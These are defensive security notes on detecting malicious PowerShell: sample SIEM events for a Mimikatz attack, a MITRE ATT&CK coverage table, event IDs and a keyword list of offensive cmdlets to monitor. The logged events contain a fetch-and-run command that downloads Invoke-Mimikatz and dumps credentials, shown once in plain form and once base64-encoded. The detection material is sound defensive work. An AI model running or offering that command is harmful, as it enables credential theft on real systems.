
Specific values such as SequenceNumber and RunspaceId can be used to trace an event to originating events, which reveals where the Mimikatz PowerShell Script was originally invoked. By linking the events with the correct data, an administrator can create a timeline of the actual attack on the system while excluding peripheral events that may have occurred at the same time.



General Information

Time:	March 3, 2020 15:24:05
Computer:	[redacted]
Event Origin:	Agent
Reason:	1010002 - Microsoft PowerShell Command Execution
Description:	ATT&CK T1086: PowerShell - ScriptBlock run on target machine
Rank:	50 = Asset Value x Severity Value = 1 x 50
Severity:	High (8)
Groups:	mitre att&ck detection,att&ck-T1086
Program Name:	
Event:	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain:[redacted]: Pipeline execution details for command line: Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) . Context Information: DetailSequence=1 DetailTotal=3 SequenceNumber=10487 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=4089cead-7ef8-4001-a255-c1751d46525b HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe EngineVersion=5.1.17763.771 RunspaceId=3ec0cecd-0912-40ae-bade-e6c752251527 PipelineId=6 ScriptName= CommandLine= Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) Details: CommandInvocation(Invoke-Command): "Invoke-Command"
Location:	Windows PowerShell
Source IP:	
Source Port:	
Destination IP:	
Destination Port:	
Protocol:	
Action:	
Source User:	
Destination User:	(no user)
Event Hostname:	[redacted]
Original Event:	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain:[redacted]: Pipeline execution details for command line: Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) . Context Information: DetailSequence=1 DetailTotal=3 SequenceNumber=10487 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=4089cead-7ef8-4001-a255-c1751d46525b HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe EngineVersion=5.1.17763.771 RunspaceId=3ec0cecd-0912-40ae-bade-e6c752251527 PipelineId=6 ScriptName= CommandLine= Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) Details: CommandInvocation(Invoke-Command): "Invoke-Command"
ID:	800
Status:	INFORMATION
Command:	
URL:	
Data:	PowerShell
System Name:	[redacted]
Rule Matched:	19842

Figure 9. An event with Severity: High




General Information

Time:	March 3, 2020 15:23:50
Computer:	[redacted]
Event Origin:	Agent
Reason:	1010002 - Microsoft PowerShell Command Execution
Description:	ATT&CK T1086: Detect PowerShell activity
Rank:	25 = Asset Value x Severity Value = 1 x 25
Severity:	Medium (4)
Groups:	mitre att&ck detection,att&ck-T1086
Program Name:	
Event:	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain:[redacted]: Pipeline execution details for command line: IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz –DumpCreds. Context Information: DetailSequence=1 DetailTotal=2 SequenceNumber=10497 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=4089cead-7ef8-4001-a255-c1751d46525b HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe EngineVersion=5.1.17763.771 RunspaceId=3ec0cecd-0912-40ae-bade-e6c752251527 PipelineId=10 ScriptName= CommandLine=IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz –DumpCreds Details: CommandInvocation(Invoke-Expression): "Invoke-Expression
Location:	Windows PowerShell
Source IP:	
Source Port:	
Destination IP:	
Destination Port:	
Protocol:	
Action:	
Source User:	
Destination User:	(no user)
Event Hostname:	[redacted]
Original Event:	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain:[redacted]: Pipeline execution details for command line: IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz –DumpCreds. Context Information: DetailSequence=1 DetailTotal=2 SequenceNumber=10497 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=4089cead-7ef8-4001-a255-c1751d46525b HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe EngineVersion=5.1.17763.771 RunspaceId=3ec0cecd-0912-40ae-bade-e6c752251527 PipelineId=10 ScriptName= CommandLine=IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz –DumpCreds Details: CommandInvocation(Invoke-Expression): "Invoke-Expression"
ID:	800
Status:	INFORMATION
Command:	
URL:	
Data:	PowerShell
System Name:	[redacted]
Rule Matched:	19831

Figure 10. Finding the Mimikatz PowerShell script seen from specific line events

Countering obfuscation and behavior monitoring

Threat actors may attempt to obfuscate PowerShell commands using the -*enc* or -*EncodedCommand* parameter. This command can be decoded from the generated event, and the PowerShell Log Inspection rule will detect and characterize the event accordingly.



General Information

Time: March 3, 2020 15:38:42

Computer: [redacted]

Event Origin: Agent

Reason: 1010002 - Microsoft PowerShell Command Execution

Description: ATT&CK T1086: Detect PowerShell activity

Rank: 25 = Asset Value x Severity Value = 1 x 25

Severity: Medium (4)

Groups: mitre att&ck detection,att&ck-T1086

Program Name:

Event:

```
WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain: [redacted]: Pipeline execution details for command
line: IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master
/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds. Context Information: DetailSequence=1 DetailTotal=2
SequenceNumber=17 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=d37a1a1b-5d55-4386-8ce6-
a6539e8b5dbc HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEQAb
wB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8Ab
gB0AGUAbgB0AC4AYwBvAG0ALwBCAEMALQBTAEUAQwBVAFIASQBUAFkALwBFAG0AcABpAHIAZQAvAG0AYQBzAHQAZQByAC8AZABhAHQA
YQAvAG0AbwBkAHUAbABIAF8AcwBvAHUAcgBjAGUALwBjAHIAZQBkAGUAbgB0AGkAYQBsAHMALwBJAG4AdgBvAGsAZQAtAE0AaQBtAGkAa
wBhAHQAegAuAHAAcwAxACcAKQAgADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMA
EngineVersion=5.1.17763.771 RunspaceId=2ac4e9f1-4c50-4e01-b41a-e0b4ce3f5025 PipelineId=1 ScriptName= CommandLine=IEX (New-
Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source
/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds Details: CommandInvocation(Invoke-Expression): "Invoke-Expression"
```

Location: Windows PowerShell

Source IP:

Source Port:

Destination IP:

Destination Port:

Protocol:

Action:

Source User:

Destination User: (no user)

Event Hostname: [redacted]

Original Event:

```
WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no user): no domain: [redacted]: Pipeline execution details for command
line: IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master
/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds. Context Information: DetailSequence=1 DetailTotal=2
SequenceNumber=17 UserId=[redacted] HostName=ConsoleHost HostVersion=5.1.17763.771 HostId=d37a1a1b-5d55-4386-8ce6-
a6539e8b5dbc HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEQAb
wB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8Ab
gB0AGUAbgB0AC4AYwBvAG0ALwBCAEMALQBTAEUAQwBVAFIASQBUAFkALwBFAG0AcABpAHIAZQAvAG0AYQBzAHQAZQByAC8AZABhAHQA
YQAvAG0AbwBkAHUAbABIAF8AcwBvAHUAcgBjAGUALwBjAHIAZQBkAGUAbgB0AGkAYQBsAHMALwBJAG4AdgBvAGsAZQAtAE0AaQBtAGkAa
wBhAHQAegAuAHAAcwAxACcAKQAgADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMA
EngineVersion=5.1.17763.771 RunspaceId=2ac4e9f1-4c50-4e01-b41a-e0b4ce3f5025 PipelineId=1 ScriptName= CommandLine=IEX (New-
Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source
/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds Details: CommandInvocation(Invoke-Expression): "Invoke-Expression"
```

ID: 800

Status: INFORMATION

Command:

URL:

Data: PowerShell


System Name: [redacted]

Rule Matched: 19831

Figure 11. Obfuscated commands

MITRE ATT&CK

The MITRE ATT&CK framework has been an invaluable tool for cybersecurity researchers analyzing and classifying cyberattacks. Through the extensive amount of data and research available, the framework serves as a verification measure to evaluate techniques employed by adversarial groups, as well as track groups' documented developments. PowerShell events generated by Deep Security assist in attack analysis by assigning a classification according to the appropriate ATT&CK Techniques identified as defined by the framework. The PowerShell rule has been evaluated against the MITRE 2019 APT 29 Evaluation and provides coverage for a large number of criteria.



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
PowerShell	Modify Existing Service	New Service	File Deletion	Credential Dumping	Account Discovery	Remote File Copy	Clipboard Data	Remote File Copy	Data Compressed
Scheduled Task	New Service	Scheduled Task	Indicator Blocking	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive		
Windows Management Instrumentation	Scheduled Task		Install Root Certificate	Private Keys	Network Share Discovery				
			Network Share Connection Removal		Network Sniffing				
					Permission Groups Discovery				
					Process Discovery				
					Query Registry				
					System Information Discovery				
					System Network Configuration Discovery				
					System Owner/User Discovery				
					System Service Discovery				
					System Time Discovery				

Figure 12. MITRE ATT&CK Technique coverage provided

Conclusion

The convenience that the PowerShell framework provides has made system administration tasks easier, but it also provides cybercriminals and adversarial groups with a large attack surface. Fortunately, while fileless threats using PowerShell may not be as visible as traditional malware and attacks, they are not impossible to thwart. The abuse of legitimate tools and features like PowerShell is not new, but it will continue to develop as a cybercriminal tactics combine with other techniques.

Even “traditional” best practices — such as updating systems with the latest patches released by vendors — work against fileless threats, like PowerShell attacks, when they are combined with other threat vectors. But evolving security technologies employing cross-generational and connected defense, as well as the development of a culture of security and awareness among users, enables IT managers, decision-makers, and administrators to defend against them.

http://www.diva-portal.org/smash/get/diva2:1333165/FULLTEXT01.pdf

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks

Monitoring PowerShell Execution

- Enable PowerShell logging.
- Monitor PowerShell process execution from unknown process like browsers, word, excel etc.

EVENTS OF INTERESTS TO MONITOR.

Event ID	Description
400	Engine state is changed from None to Available
600	Provider WSMan Is Started
403	Engine state is changed from Available to Stopped
7040	The start type of the Windows Remote Management (WS-Management) service was changed from [disabled / demand start] to auto start.
10148	The WinRM service is listening for WS-Management requests
169	User [DOMAIN\Account] authenticated successfully using [authentication_protocol
4688	(“A new process has been created”) – includes account name, domain, and executable name in the event message.
8006	“[script_path] was allowed to run but would have been prevented from running if the AppLocker policy were enforced”)
8005	(“[script_path] was allowed to run”).

From the above list, event ID **4688** is an important Windows Security Event, where you can capture the full code executed in PowerShell scripts.

Monitor the following PowerShell commands.

These commands are used by malwares. To avoid noise exclude known application using these commands regularly.

- `Set-ExecutionPolicy, Set-MasterBootRecord`
- `Get-WMIObject, Get-GPPPassword, Get-Keystrokes, Get-TimedScreenshot, Get-VaultCredential, Get-ServiceUnquoted, Get-ServiceEXEPerms, Get-ServicePerms, Get-RegAlwaysInstallElevated, Get-RegAutoLogon,Get-UnattendedInstallFiles, Get-Webconfig, Get-ApplicationHost, Get-PassHashes, Get-LsaSecret, Get-Information, Get-PSADForestInfo, Get-KerberosPolicy, Get-PSADForestKRBTGTInfo, Get-PSADForestInfo, Get-KerberosPolicy`
- `Invoke-Command, Invoke-Expression, iex, Invoke-Shellcode, Invoke--Shellcode, Invoke-ShellcodeMSIL, Invoke-MimikatzWDigestDowngrade, Invoke-NinjaCopy, Invoke-CredentialInjection, Invoke-TokenManipulation, Invoke-CallbackIEX, Invoke-PSInject, Invoke-DllEncode, Invoke-ServiceUserAdd, Invoke-ServiceCMD, Invoke-ServiceStart, Invoke-ServiceStop, Invoke-ServiceEnable, Invoke-ServiceDisable, Invoke-FindDLLHijack, Invoke-FindPathHijack, Invoke-AllChecks, Invoke-MassCommand, Invoke-MassMimikatz, Invoke-MassSearch, Invoke-MassTemplate, Invoke-MassTokens, Invoke-ADSBackdoor, Invoke-CredentialsPhish, Invoke-BruteForce, Invoke-PowerShellIcmp, Invoke-PowerShellUdp, Invoke-PsGcatAgent, Invoke-PoshRatHttps, Invoke-PowerShellTcp, Invoke-PoshRatHttp, Invoke-PowerShellWmi, Invoke-PSGcat, Invoke-Encode, Invoke-Decode, Invoke-CreateCertificate, Invoke-NetworkRelay,`
- `EncodedCommand, New-ElevatedPersistenceOption, wsman, Enter-PSSession, DownloadString, DownloadFile`
- `Out-Word, Out-Excel, Out-Java, Out-Shortcut, Out-CHM, Out-HTA, Out-Minidump, HTTP-Backdoor, Find-AVSignature, DllInjection, ReflectivePEInjection, Base64, System.Reflection, System.Management`
- `Restore-ServiceEXE, Add-ScrnSaveBackdoor, Gupt-Backdoor, Execute-OnTime, DNS_TXT_Pwnage, Write- UserAddServiceBinary, Write-CMDServiceBinary, Write-UserAddMSI, Write-ServiceEXE, Write-ServiceEXECMD,`
- `Enable-DuplicateToken , Remove-Update, Execute-DNSTXT-Code, Download-Execute-PS, Execute-Command-MSSQL, Download_Execute, Copy-VSS, Check-VM, Create-MultipleSessions, Run-EXEonRemote, Port-Scan, Remove-PoshRat, TexttoEXE, Base64ToString, StringtoBase64, Do-Exfiltration, Parse_Keys, Add-Exfiltration, Add-Persistence, Remove-Persistence, Find-PSServiceAccounts, Discover-PSMSSQLServers, Discover-PSMSExchangeServers, Discover-PSInterestingServices, Discover-PSMSExchangeServers, Discover-PSInterestingServices`
- `Mimikatz, powercat, powersploit, PowershellEmpire, Payload, GetProcAddress`

Detection Techniques

- Here is an excellent list of Atomic PowerShell commands to execute and test your security controls provided by redcanary https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.001/T1059.001.md These techniques are mapped in MITRE ATT&CK Framework.

- One of my favorite free tools Uncoder provides lot of PowerShell detection rules. Just search with the keyword PowerShell and you will find number of detection rules. Best part, you can get the rule in most of the leading SIEMs and EDR tools query language.
- Open source tools for hunting and validating PowerShell security.
  Injection Hunter – https://devblogs.microsoft.com/powershell/powershell-injection-hunter-security-auditing-for-powershell-scripts/
  Powersploit – https://github.com/PowerShellMafia/PowerSploit
  Nishang – https://github.com/samratashok/nishang

https://cybersectalk.com/2021/08/09/how-to-monitor-and-detect-malicious-powershell-scripts/

Windows Privilege Escalation


Privilege escalation is the process by which **a user with limited access to IT systems can increase the scope and scale of their access permissions**. For trusted users, privilege escalation allows expanded access for a limited time to complete specific tasks. For example, users may need access to troubleshoot a technical problem, run a quarterly financial report, or install a program.

Privilege escalation is also one of the most common techniques attackers use to discover and exfiltrate sensitive valuable data. From a hacker's perspective, privilege escalation is the art of increasing privileges from initial access, which is typically that of a standard user or application account, all the way up to administrator, root, or even full system access. With NT Authority\System access, attackers have full access to one system. With Domain Administrator access, they own the entire network.

An attacker may employ a variety of strategies to escalate privileges

